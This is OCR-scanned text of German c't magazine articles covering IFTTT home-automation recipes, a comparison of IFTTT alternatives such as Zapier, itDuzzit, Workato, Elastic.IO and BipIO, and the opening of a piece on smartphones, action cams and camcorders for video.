Genauso einfach lässt sich über den SMS-Dienst von IFTTT eine Fernaktivierung per SMS einrichten. Sobald eine Kurznachricht mit einem zuvor definierten Hashtag auf der IFTTT-Nummer aufläuft, wird die Heizung hochgefahren. Smartphone-Nutzern bietet IFTTT weitere Möglichkeiten der Heizungssteuerung: Per Geofencing kann man die Wohnung anheizen, sobald man sich dem Heim etwa in einem definierten Umkreis von 10 Kilometern nähert.

Wer in Sachen Temperatur und Wetterdaten exaktere Trigger-Bedingungen sucht, kann statt des Internet-Wetters auch auf die Sensoren einer Netatmo-Station zugreifen, um Aktionen auszulösen. Das Netatmo-Set besteht aus einem Innen- und einem Außensensor. Letzterer bietet nur Informationen zu Temperatur, Luftdruck und -feuchtigkeit. Das Innenmodul ist noch mit einem CO_2- und einem Geräuschsensor ausgestattet.

Neben präzisen lokalen Temperaturwerten liefert Netatmo mit der Basisstation einen zuverlässigen Anwesenheits-Trigger: Der Geräuschsensor lässt sich etwa abfragen, um die Heizung automatisch hochzudrehen. Er kann dabei sogar grob verschiedene Nutzungsarten unterscheiden: Ob sich die Eltern unterhalten oder eine wilde Horde Kinder tobt, schlägt sich durchaus in Dezibel messbar an der Station nieder und kann so auch verschiedene Lichtszenarien auslösen.

Ein Innen- und ein Außensensor, wie es Netatmo vorsieht, können für einzelne Pflanzen viel zu grobe Werte liefern. **Parrot Flower Power** kümmert sich daher um eine einzelne Pflanze: Der smarte Sensor registriert, wenn es für sie zu warm oder zu kalt, zu hell oder zu dunkel wird oder wenn sie mal wieder gegossen werden muss und sendet einen Alarm – auch per IFTTT.

„Gieß mal wieder!“: Der Sensor von Parrot Flower Power signalisiert, wenn die Pflanze mal wieder Wasser braucht.

Schalterverwalter

Belkins Wemo-System schaltet über IFTTT beliebige Verbraucher daheim. Mit dem Switch liefert Belkin einen einfachen Zwischenstecker, der per WLAN mit dem Heimnetz verbunden ist. Der Wemo Maker ist noch flexibler einsetzbar: Das kleine Kistchen ist mit einem Relais- und Sensoranschluss ausgestattet. Über die Relais-Leitung lassen sich Geräte per Steuerleitung schalten. Die Sensorleitung nimmt ein Schaltsignal von Digitalsensoren entgegen – etwa die eines Türschließ- oder Wassersensors. Der Wemo Motion rundet das Paket ab: Der kleine Bewegungssensor ist ebenfalls per WLAN mit dem Heimnetz verbunden.

Den Wemo Motion kann man bei IFTTT als Trigger einsetzen. So lässt sich etwa eine Benachrichtigung per Mail oder SMS auslösen, sobald der Bewegungssensor etwas registriert. In Kombination mit der Heizungssteuerung von Honeywell fährt er die Heizkörper herunter, sobald der Bewegungsmelder im Flur eine Stunde lang keine Bewegung registriert hat. So kann man die Heizung über den Date&Time-Trigger von IFTTT stündlich automatisch herabregeln und durch eine gegenläufige Regel mit dem Wemo Motion als Trigger im gleichen Raster hochfahren: Nur wenn sich eine Stunde nichts bewegt, geht die Heizung künftig in den Energiesparmodus.

Philips’ Hue-System kommuniziert über das proprietäre ZigBee-Protokoll. Für die Verbindung zum Heimnetz und damit zum Internet sorgt die sogenannte Hue Bridge. Hat man sie mit dem IFTTT-Account verknüpft, stehen alle an der Bridge angemeldeten Leuchtmittel für die Programmierung bereit. Neben dem Einstellen von Farben und Helligkeitsstufen erlaubt IFTTT auch das Setzen eines Alarms (Blinken), einer Zufallsfarbe oder eines automatischen Farbwechsels. Im Verbund mit IFTTT lässt es sich als dezentes Info-System nutzen.

Gekoppelt mit dem CO_2-Sensor der Netatmo-Station kann eine Hue-Lampe zum Beispiel über ihre jeweilige Farbe Informationen zur Raumluftqualität übermitteln. Wegen der zu großen Latenz von IFTTT eignet sich das aber nicht als Rauchwarner. Der Blink-Alarm lässt sich zum Anzeigen eingehender Mails, Kurznachrichten oder Telefonanrufe setzen. Über den Wetter-Trigger kann man Hue-Lampen auch die Regenwahrscheinlichkeit visualisieren lassen.

Nests vernetzter Rauch-/CO-Melder Protect warnt im direkten Umfeld per Sprachausgabe. Mit Hilfe von IFTTT lässt sich der

© Copyright by Heise Zeitschriften Verlag

Kohlenmonoxid- oder Rauchalarm auch auf anderen Kanälen übermitteln. Dabei bietet der Protect für beide Fälle eine gestaffelte Alarmierung: je einen Trigger für leicht erhöhte Rauch-/CO-Werte und einen für das Erreichen einer kritischen Konzentration. Über IFTTT kann man sich auch unterwegs per Mail und SMS benachrichtigen lassen.

IFTTT ist ein US-amerikanischer Dienst, was sich schon daran zeigt, dass die Bedienoberfläche ausschließlich auf Englisch verfügbar ist. Zudem gibt es eine Reihe von Channels, die sich fast ausschließlich an eine US-Klientel wenden. So informiert die **Sunlight Foundation** immer dann, wenn der amerikanische Präsident ein Gesetz unterzeichnet. Im **Best-Buy**-Channel können sich Amerikaner darüber in Kenntnis setzen lassen, wenn sich der Preis eines bestimmten Produkts ändert. Abgedreht: Es gibt dort sogar einen eigenen Trigger für „Moto 360 is available in a store near you“, bei dem der Nutzer sogar noch die gewünschte Farbe festlegen darf.

Fazit

Morgens um viertel vor sieben lässt man sich via „Date & Time Channel“ und Smartphone wecken; der E-Mail-Digest mit den wichtigsten Nachrichten der letzten 24 Stunden steht schon im Postfach bereit. Auf dem Weg zur Arbeit regelt das Smart Home die Heizung herunter. Und im Büro schreibt man erst mal ein Blog-Posting, das IFTTT und Buffer gleich in die anderen Social-Media-Kanäle verteilen …

Sie sollten aber nicht vergessen, dass es bei IFTTT schon mal klemmen kann. Der Dienst checkt die Rezepte in der Regel nur alle 15 Minuten – und auch das kann mal haken. Ohnehin stellt sich die Frage der Finanzierung. Bislang ist IFTTT komplett kosten- und werbefrei. Das wird sicher nicht ewig so andauern. So muss das Unternehmen außer für die eigenen Ressourcen ja zum Beispiel auch für versendete SMS zahlen.

IFTTT arbeitet zwar mit sehr vielen Diensten zusammen, Schnittstellen zu etlichen großen Anbietern fehlen aber, etwa zu E-Mail-Diensten, WhatsApp und Google+. Eine Universallösung ist es daher nicht. Zudem ist die Einfachheit auch eine große Schwäche: So kann man nicht mit einem Trigger mehrere Aktionen ausführen.

Wer jetzt Lust darauf bekommen hat, einen Web-Automatisierungsdienst für sich einzusetzen, aber bereits absehen kann, dass IFTTT seine Anforderungen nicht ganz abdeckt: bitte umblättern! Auf den folgenden Seiten stellen wir Alternativen vor, die einige Dinge anders machen und mit anderen Partnern zusammenarbeiten. Vielleicht passt einer von den dort genannten Diensten besser zu Ihnen. (jo@ct.de)

Literatur

[1] Jo Bager, Einladungen zum Klick, Dynamische Signaturen machen mehr aus Mails, c't 19/14, S. 160

[2] Herbert Braun: Kuratieren und erzählen, Mit Storify und Co. Online-Fundstücke sammeln, c't 4/15, S. 166

[3] Jo Bager, Achim Barczok, Stefan Porteck: Android schlauer, Aufgaben mit Llama, Tasker und IFTTT automatisieren, c't 2/15, S. 70

c't Auswahl der vorgestellten Rezepte: ct.de/ytxe

Anzeige

© Copyright by Heise Zeitschriften Verlag

Herbert Braun

Vollautomatik

Web-Automatisierungswerkzeuge jenseits von IFTTT

IFTTT ist ein tolles Werkzeug, um Web-Automatisierung kennenzulernen. Doch wer mehr Flexibilität sucht, braucht eine Alternative – und davon gibt es einige.

Das schicke Design und die glasklare Benutzerführung von IFTTT machen den Einstieg in die Web-Automatisierung so einfach wie möglich. Doch simple Bedienung geht auf Kosten der Flexibilität. Wäre es nicht zum Beispiel toll, wenn man den Strom der eingesammelten Nachrichten an mehrere Ziel-Apps schicken könnte? Wie steht es mit Filterung oder Datenprüfungen? Und schließlich gibt es Hunderte vielgenutzter Webanwendungen, mit denen IFTTT nicht zusammenarbeitet.

Ein weiterer Punkt, der vor allem aus Sicht professioneller Kunden gegen IFTTT spricht: Der Dienst hat bisher keinerlei Geschäftsmodell vorgelegt. Das könnte heißen, dass der Nutzer mit seinen Daten bezahlt – oder dass sich IFTTT irgendwann ändern muss, wenn der Vertrauens- und Geldvorschuss der Investoren aufgebraucht ist.

Zapier

Die nächstliegendste Wahl für IFTTT-Umsteiger ist Zapier, das ungefähr zur gleichen Zeit angefangen hat, Webdienst-APIs für Normalsterbliche zugänglich zu machen. Während IFTTT mit Heimautomatisierungs- und Spaßdiensten überwiegend auf Privatanwender zielt, hat Zapier eher Firmenkunden im Blick. „Rezepte" heißen hier „Zaps". Die Gestaltung ist nicht so spektakulär simplifiziert wie beim Marktführer, macht das Anlegen neuer Zaps aber auch nicht wesentlich schwieriger.

Die etwa 150 Dienste, mit denen IFTTT zusammenarbeitet, nehmen sich eindrucksvoll aus – doch Zapier listet sogar knapp 450 Online-Services auf. Mitte 2014, bei unserer letzten Stichprobe, waren es noch um die 250. Allerdings ist diese Zahl ein bisschen geschwindelt, denn manche Dienste stehen noch auf der To-do-Liste, darunter auch einige populäre: Google+, Blogger.com, Joomla, Drupal, Pocket, Outlook.com, Sharepoint, IRC-Chats, Hootsuite oder eBay zum Beispiel. Android- und iOS-Geräte unterstützt Zapier ebenfalls noch nicht.

Was bleibt, sind immerhin an die 380 Services. Wie IFTTT unterstützt Zapier unter anderem Telefon, SMS, Facebook, Twitter, LinkedIn, Evernote, Dropbox, WordPress, E-Mail und Newsfeeds. Letztere kann es jedoch anders als der bekanntere Konkurrent auch ausgeben, sodass sich mit Zapier beispielsweise ein Twitter-Feed direkt per RSS ins Blog importieren lässt.

Auch die E-Mail-Anbindung ist nicht vergleichbar, denn Zapier erlaubt es, IMAP- und SMTP-Konten direkt abzufragen und zu filtern. Außerdem verwaltet Zapier mehrere Nutzerkonten beim selben Dienst; so lassen sich etwa dem privaten und dem dienstlichen Gmail-Account unterschiedliche Aufgaben zuweisen. Besondere Flexibilität bringt der Webhook, der einfach einen beliebigen HTTP-Request an eine vom Nutzer angegebene URL schickt.

Ein Highlight bei den unterstützten Diensten ist die nahezu komplette Google-Office-Suite, also Drive, Gmail, Docs, Kalender, Aufgaben und Kontakte. Als Alternative stehen diverse Microsoft-Angebote wie Office 365 und Exchange zur Verfügung. Veranstaltungen mit Eventbrite und MeetUp, SurveyMonkey-Umfragen, Parse als Anwendungs-Backend, Kundendienst mit Zendesk, MongoDB-Datenbanken – all das lässt sich mit Zapier untereinander verbinden.


Bestechend sind auch die detaillierten Möglichkeiten zur Filterung. Selbst ein harmloser Tweet enthält mehrere Dutzend Datenfelder, von denen Zapier jedes einzelne mit diversen Text-, Zahl- und Datumsvergleichen zur Filterung verwenden kann. So könnte ein „Zap" etwa eine aktuelle Liste von Tweets, die einen bestimmten Hashtag enthalten und favorisiert oder retweeted wurden, aber keine Replys sind, zusammentragen und weiterverarbeiten.

Zapier lässt sich in einer Einsteigerversion gratis nutzen. 40 Dienste stehen allerdings nur zahlenden Kunden zur Verfügung, darunter das recht beliebte Salesforce. Der Einsteigertarif ist zudem auf nur 100 Abfragen pro Monat beschränkt – also gerade einmal drei pro Tag. Außerdem sind nur fünf „Zaps" erlaubt. Drei Bezahltarife kosten zwischen 15 und 99 US-Dollar pro Monat und setzen diese Limits hoch; schon mit einem „Basic"-Tarif macht sich Zapier etwa viermal pro Stunde an die Arbeit. Team-Lösungen, bei denen mehrere Mitglieder auf einen Account oder auf „Zaps" zugreifen können, sind angedacht.

Wer noch Ideen für eigene Zaps sucht, kann auf der Website unter „Explore" stöbern oder im „Learning Center" beispielsweise alles über die Fernsteuerung von CRMs erfahren. Den Betreibern von Webanwendungen erlaubt Zapier, selbst aktiv zu werden: Im „Developer Center" können sie ihre APIs Zapier-Nutzern zur Verfügung stellen – vielleicht mal eine Idee für die Xing-Entwickler. Nicht nur für Zapier-Nutzer interessant ist schließlich die Seite https://zapier.com/status/, die Auszeiten und andere Probleme mit den angeschlossenen Diensten meldet.

itDuzzit

Die diversen weniger bekannten Automatisierer orientieren sich überwiegend an Zapier, nicht an



Automatisierung für Fortgeschrittene: Mit dem Editor stellt itDuzzit eine Programmierumgebung für die Verknüpfung von Diensten zur Verfügung.

© Copyright by Heise Zeitschriften Verlag

Es muss nicht unbedingt ein Webdienst sein, der eine Aktion auslöst – We Wired Web beobachtet auch Erdbeben, Börsenkurse oder Schiffe.

IFTTT. itDuzzit etwa wirkt fast wie ein Zapier-Klon, dem es ein wenig an Feinschliff fehlt. Wer „Zaps“ als Namen für Automatisierungsaufträge schon dämlich findet, wird sich schwer an die „Duzzits“ gewöhnen können.

Was die Anzahl der verknüpften Dienste angeht, liegt itDuzzit auf Platz 2, wenn auch mit deutlichem Abstand zu Zapier. Allerdings muss man bei der Qualität der Anbindung zweimal hinschauen, denn oft stehen für einen Dienst nur wenige Aktionen zur Verfügung. E-Mails kann itDuzzit abgesehen von Gmail nur von POP-Servern abholen.

Ein wichtiges Alleinstellungsmerkmal: Über ein Drittel der 180 Dienste bedient keiner der Konkurrenten, darunter etwa Google Maps, Yahoo und Wikipedia. Bei diesen und einigen anderen Diensten ist die Einbindung jedoch nicht bei den nach IFTTT-Vorbild zusammengeklickten Automatisierungs-Jobs möglich, sondern nur über Eigenbau-Duzzits.

Das ist auch das interessanteste Feature von itDuzzit: Mit einem leistungsfähigen Editor entwickelt man Aufträge, indem man die APIs von Online-Diensten nach eigenen Vorgaben anspricht. Das ist erheblich komplizierter als die Standard-Rezepte und gelingt nur technisch versierten Anwendern, die sich mit dem System eine Weile beschäftigt haben. Es ist aber immer noch einfacher, als wenn man selbst programmieren würde. Diese Duzzits haben auch selbst ein API, mit dem man ihre Inhalte von extern als XML- oder JSON-Datei einholen kann.


We Wired Web

We Wired Web hat abgesehen von einer kurzen Testphase keinen Gratis-Tarif, orientiert sich aber sonst bei Preisen und Features ebenfalls an Zapier. Mit gut 130 Diensten hat auch We Wired Web eine stattliche Auswahl. Die Zahl der Kanäle, die kein anderer bedient, ist klein, enthält aber illustre Namen wie Outlook.com und Google+ und Originelles wie Erdbeben oder Schiffe, die in einer bestimmten Region auftauchen. Schiffe, Erdbeben, Börsenkurse und Google+ stehen naturgemäß nicht als Aktionen zur Verfügung, sondern nur als Auslöser.

Die feinen Einstellungs- und Filteroptionen beim Einrichten neuer Aufträge überzeugt. Jedes Datenfeld lässt sich für Vergleiche und für die Datenausgabe heranziehen. Verpackt ist das in eine ambitionierte Oberfläche, der es gelingt, diesen komplexen Prozess übersichtlich zu halten; allerdings hakelte es bei unseren Versuchen gelegentlich. Eine Besonderheit von We Wired Web: Sowohl beim Auslöser als auch bei der Aktion lassen sich mehrere Dienste zusammenpacken. Auf Auslöserseite verbindet man sie wahlweise mit Oder oder Und. So kann zum Beispiel eine neue Datei, die bei Dropbox oder OneDrive auftaucht, eine E-Mail

Anzeige

© Copyright by Heise Zeitschriften Verlag



Den Abgleich einzelner Datenfelder in Bedingungen und Schleifen bewältigt niemand so elegant wie Workato.

und eine Nachricht im Projektmanagement-Tool auslösen.

Ähnlich wie itDuzzit bringt auch We Wired Web einen Editor mit, mit dem man eigene Dienste einbinden und neue Trigger oder Aktionen anlegen kann. Auch vorhandene Aktionen lassen sich anpassen, indem man etwa neue Datenfelder ausgibt. Dieser „Assembly Editor" erinnert entfernt an Yahoo Pipes und ist schick gestaltet. Das auf Flash basierende Werkzeug dürfte aber bei Nicht-Programmierern Fluchtreflexe auslösen. Wer sich nicht abschrecken lässt, kommt mit der guten Dokumentation schnell über die Einstiegshürden hinweg.

Workato

Workato ist ein kleinerer Anbieter, der sich auf geschäftsrelevante Anwendungen spezialisiert hat. Gratisnutzern verspricht man dennoch ein unbegrenztes Transaktionsvolumen; die ziemlich teuren Bezahltarife unterscheiden sich nämlich hauptsächlich durch den Support sowie die Möglichkeit zu nicht-öffentlichen Rezepten.

Was Workato auszeichnet, ist die Verkettung von Aktionen: Hat sich etwa ein Nutzer bei einer Eventbrite-Veranstaltung angemeldet, kann Workato diese Daten an FullContact weiterreichen, das diese bereinigt und bei Bedarf korrigiert. Ist das Ergebnis positiv, kommt der Besucher ins Google-Adressbuch, andernfalls verschickt Gmail eine Nachricht.

Außer bedingten Verknüpfungen beherrscht Workato sogar Schleifen und kann für jedes Element einer Liste eine Aktion ausführen. Die einzelnen Schritte eines Rezepts lassen sich kommentieren oder verschieben. Sogar einen Prüfungs- und Freigabemechanismus implementiert Workato in Form von „People Tasks": Bevor es die automatisch ausgelöste Aktion durchführt, holt es per Mail die Zustimmung der dazu autorisierten Person ein.

So innovativ Workato das Genre der Web-Automatisierer vorantreibt, um so mehr stören die teilweise dreisten Anleihen – etwa bei GitHubs Favorisierungs- und Klonfunktion, mit der man öffentliche Rezepte anderer Nutzer würdigt, oder der Einzeldarstellung der Dienste, die von Zapier geklaut ist.

Trotz seines großen Potenzials hat das erst wenige Monate alte Workato auch noch andere Baustellen – darunter den sonderbaren Fauxpas, dass bei der Einstellung des Timers keine Zeitzonen außerhalb der USA zur Verfügung stehen. Schwerer wiegt, dass die meisten der nicht allzu vielen angeschlossenen Dienste nur auf wenige Auslöser und Aktionen zugreifen können; oft steht nur „Neuer Eintrag" (oder das entsprechende Äquivalent) zur Wahl.

Elastic.IO

Mit Elastic.IO tritt seit zwei Jahren auch ein deutscher Wettbewerber gegen Zapier und Co. an. Die Bonner lassen sich am ehesten mit Workato vergleichen – wie bei diesen ist die Anzahl der verknüpften Dienste (hier heißen sie „Components") und der damit ermöglichten Aktionen überschaubar, doch lassen sich mehrere Anwendungen zu einem „Flow" in Serie verketten.

Zwar hat Elastic.IO nicht Workatos simple If- oder Foreach-Verknüpfung, kann aber mit Komponenten wie Filter, CSV und Webhook Daten umwandeln und modifizieren. Interessant ist auch die Option, „Integration Widgets" in die eigene Website einzubauen. So ist es zum Beispiel möglich, auf einer Webseite (beziehungsweise im Intranet) per Knopfdruck Kontakte aus Xing oder Salesforce zu importieren oder die Daten registrierter Nutzer an einen Mail-Dienstleister wie MailChimp weiterzureichen.

SDKs für Node.js, Java und JSON geben Entwicklern das Werkzeug an die Hand, um ihre eigenen Online-Services bei Elastic.IO zu integrieren. Diverse GitHub-Projekte, die Elastic.IO selbst veröffentlicht hat, helfen dabei.

Öffentlich einseh- und kopierbare Lösungen gibt es bei Elastic.IO nicht, was den Einstieg erschwert. Dass sich das Potenzial von Elastic.IO erst auf den zweiten Blick erschließt, hat aber vor allem mit der etwas verwirrenden Benutzerführung zu tun: Anders als bei den meisten Konkurrenten ist nicht intuitiv klar, wie man die Dienste am besten verknüpft. Will man Dienste oder Aktionen nachträglich ändern, verliert man alle zwischenzeitlich gemachten Eingaben.


Doch Elastic.IO ist nicht auf Gelegenheitsnutzer ausgerichtet, sondern auf Firmenkunden, die sich Entwickler leisten und den Support in Anspruch nehmen können. Befremdlicherweise gibt es zwei unterschiedliche Preislisten, von denen die eine bei 19 Euro pro Monat anfängt, die andere dagegen erst bei 129 Euro, wonach es schnell vierstellig wird.

Interessant an Elastic.IO ist sein Standort in Deutschland – bei einem Dienst, der Zugriffe auf möglicherweise Dutzende hochsensible Accounts bei anderen Anbietern hat, ist es durchaus beruhigend, wenn er für hiesige Rechtsprechung und Datenschutzanforderungen erreichbar ist. Elastic.IO überlegt, wegen des NSA-Skandals nicht mehr mit dem US-amerikanischen Backend-Dienstleister Heroku zusammenzuarbeiten.

BipIO

Es ist ein weiter Weg von der intuitiven Bedienfreundlichkeit IFTTTs zu BipIO – wer die „Getting Started"-Seite durchgehalten hat und danach zwischen Bips, Pods, Hubs und Channels unterscheiden kann, ist wahrscheinlich selbst Entwickler.

Es ist schade, dass BipIO mit seiner katastrophalen Usability Interessierte vergrätzt, denn es



Elastic.IO kann ein bisschen verwirren, hat aber Vorzüge wie die Verknüpfung mehrerer Dienste.

© Copyright by Heise Zeitschriften Verlag

Automatisierer: Unterstützte Dienste

Rang/Name	Zapier-Rang	BipIO	Elastic.IO	IFTTT	itDuzzit	We Wired Web	Workato	Zapier
Asana	9	–	–	–	✓	✓	–	✓
Dropbox	8	✓	✓	✓	✓	✓	✓	✓
Evernote	5	✓	–	✓	–	✓	✓	✓
Gmail	1	–	–	✓	✓	✓	✓	✓
Google Calendar	3	✓	✓	✓	✓	✓	✓	✓
Google Docs	2	–	–	–	✓	✓	–	✓
Google Drive	10	✓	✓	✓	✓	✓	–	✓
MailChimp	7	✓	✓	–	✓	✓	–	✓
Trello	4	✓	–	–	✓	✓	–	✓
Twitter	6	✓	✓	✓	✓	✓	–	✓

✓ vorhanden – nicht vorhanden

ist ein programmiertechnisch äußerst interessantes Open-Source-Projekt. „Bips“ lassen sich beliebig aus „Channels“ zusammensetzen und von anderen Nutzern übernehmen.

Motivation, das Tal der Tränen zu durchmessen, gibt es jedenfalls: Am Ende lockt die Möglichkeit, einen frei konfigurierbaren, kostenlosen Web-Automatisierungsdienst aufzusetzen – und zwar auch auf dem eigenen Server. Zuvor kann man das kürzlich von dem New Yorker Cloud-Spezialisten wot.io aufgekaufte BipIO auf dessen Website kostenlos kennenlernen und produktiv nutzen.

Für die Installation auf dem eigenen Server sind Node.js-Erfahrungen vonnöten. Eine testweise Einrichtung auf einer Windows-Maschine scheiterte an zu langen Dateipfaden. Wer sich für das Eigenbau-Konzept von BipIO begeistert, aber eher auf Ruby als auf Node.js schwört, sollte sich Huginn ansehen (siehe c’t-Link). Hier gibt es aber keine Möglichkeit, den Dienst ohne Installation auszuprobieren.

Trigger und Action

Jedes der vorgestellten Angebote hat seine Vorzüge: Zapier ist das ausgereifteste Werkzeug und hat mit Abstand die meisten Dienste unter seinem Dach, doch itDuzzit und We Wired Web sind auf diesem Gebiet auch gut ausgestattet – und enthalten einen Editor für die maßgeschneiderte Anbindung. Die bei itDuzzit aufgelaufenen Ergebnisse lassen sich per API einsammeln, während We Wired Web durch seine Filteroptionen beeindruckt und mehrere Aktionen bündeln kann.

Das gilt auch für Elastic.IO und Workato, das sogar mit Bedingungen und Schleifen verknüpfen kann. Das deutsche Elastic.IO wiederum integriert sich mit Widgets schmerzlos in die eigene Website. Wer selbst hosten und schrauben möchte, ist mit BipIO und Huginn bestens bedient. Die Werkzeuge sind da – nun liegt es an Ihnen, sie für die Vereinfachung des digitalen Alltags zu benutzen.

Um Ihnen einen Überblick zu geben, welcher Automatisierer mit welchen Diensten zusammenarbeitet, haben wir eine Übersicht zusammengestellt. Die Tabelle oben listet nur die zehn bei Zapier beliebtesten Dienste auf. Die vollständige Tabelle mit allen mehr als 600 in Frage kommenden Diensten veröffentlichen wir unter dem c’t-Link. (jo@ct.de)

c't Alle Dienste und vollständige Tabelle: ct.de/ya1g

Anzeige

© Copyright by Heise Zeitschriften Verlag

Ulrich Hilgefort, Joachim Sauer

Camcorder-Killer?

Werkzeuge zur Bewegtbildaufnahme – was für wen

Wer heute filmen will, greift nicht mehr zwangsläufig zum Camcorder, sondern zu Smartphone, Action-Cam oder Fotoapparat. Wir zeigen die Vor- und Nachteile der verschiedenen Gerätekategorien auf.

Geht es um spontane Aufnahmen, zücken die meisten ihr Smartphone und legen einfach los. Tatsächlich folgt oft später die Ernüchterung: Die Schärfe ist nicht so prickelnd, der Bildausschnitt mangels Zoom zu weitwinkelig, bei wenig Licht rauschen die Clips kräftig, manche Farben sehen künstlich oder zu knallig aus. Und der Ton …

Kein Wunder: Die winzigen Optiken sind nicht lichtstark genug, um auch bei schwacher Beleuchtung rauscharme Videos zu liefern, ein Bildstabilisator gehört bei den Smartphones auch noch nicht zur Standardausrüstung. Trotzdem werden viele Besitzer solcher schlauen Telefone auf ihre gelungenen Aufnahmen verweisen – auch wenn die meist bei herrlichem Sonnenschein entstanden sind und vielleicht nur auf einem Tablet angeschaut wurden: Viele Bildfehler sieht man erst auf einem großen Display.

Inzwischen hat die Bildqualität vieler Smartphones – bei Schön-Wetter-Bedingungen – ein so hohes Niveau erreicht, dass sie Camcorder der Einsteigerklasse überflüssig machen: Neue Full-HD-Modelle für etwa 300 Euro werden nur noch selten verkauft, denn von optischem Zoom und Bildstabilisator abgesehen bieten sie kaum Vorteile – anders als ein Smartphone: Das Telefon hat man stets dabei; Apps stellen die Funktionen für den Schnitt und den Upload auf Social-Media-Plattformen bereit.

Folglich kommen nur noch wenige neue Einsteiger-Camcorder heraus, zumal bereits erste Smartphones mit der ultrahohen Auflösung von UHD/4K (3840 × 2160 Pixel) beworben werden. Speichert das Smartphone jedoch nur mit einer Bildwiederholrate von 15 Bildern/s, reicht das bei schnellen Bewegungen nicht für eine flüssige Wiedergabe. Egal ob 4K oder Full HD: Mit weniger als 30 Bildern/s macht es keinen Spaß.

Einordnung

Preislich machen den Einsteiger-Camcordern auch die Action-Cams zu schaffen. Die gibts beim Discounter bereits ab 100 Euro, die Spitzenklasse kostet deutlich über 400 Euro. Die Action-Cams definieren sich über wenige Bedienelemente und die robuste Bauweise, schließlich sollen sie nicht beim ersten Einsatz im Gelände den Geist aufgeben. Daher liefern die Hersteller zu ihren Kameras passende Schutzgehäuse, die auch groben Stößen standhalten und bis in mehrere Meter Tauchtiefe wasserdicht sind. Bewegliche Teile wie optische Bildstabilisatoren und Zoom-Optiken sind nicht vorgesehen. Einen sehr brauchbaren elektronischen Stabilisator baut Sony in seinen HDR-AS20 ein, der weniger als 200 Euro kostet.

Damit man das Wichtigste in jedem Fall mit drauf kriegt und das aufgenommene Video möglichst unverwackelt wirkt, berücksichtigen alle Action-Cams einen möglichst großen Blickwinkel. Die technischen Daten nennen hier üblicherweise 170 Grad – im Testlabor bleiben davon eher 120 bis 130 Grad übrig. Bei vielen Action-Cams lässt sich der Blickwinkel zwar reduzieren, aber nicht via Zoom, sondern nur in festen Stufen per Menü. Schon wegen der Weitwinkelverzeichnungen sind die Action-Cams für Porträts völlig ungeeignet.

Große Unterschiede findet man bei der Ausstattung – in unerwarteter Richtung: Die günstigen Modelle werden mit üppigem Zubehör ausgeliefert, in der gehobenen Klasse bekommt man Halterungen oder Fernbedienung oft nur in kostspieligen Sets oder für zusätzliches Geld. So muss der Käufer des 480 Euro teuren Top-Modells Hero4 Black vom Branchenprimus GoPro den aufsetzbaren Monitor extra bezahlen; ohne ihn kann man die Aufnahme nur via App auf dem Smartphone beurteilen.

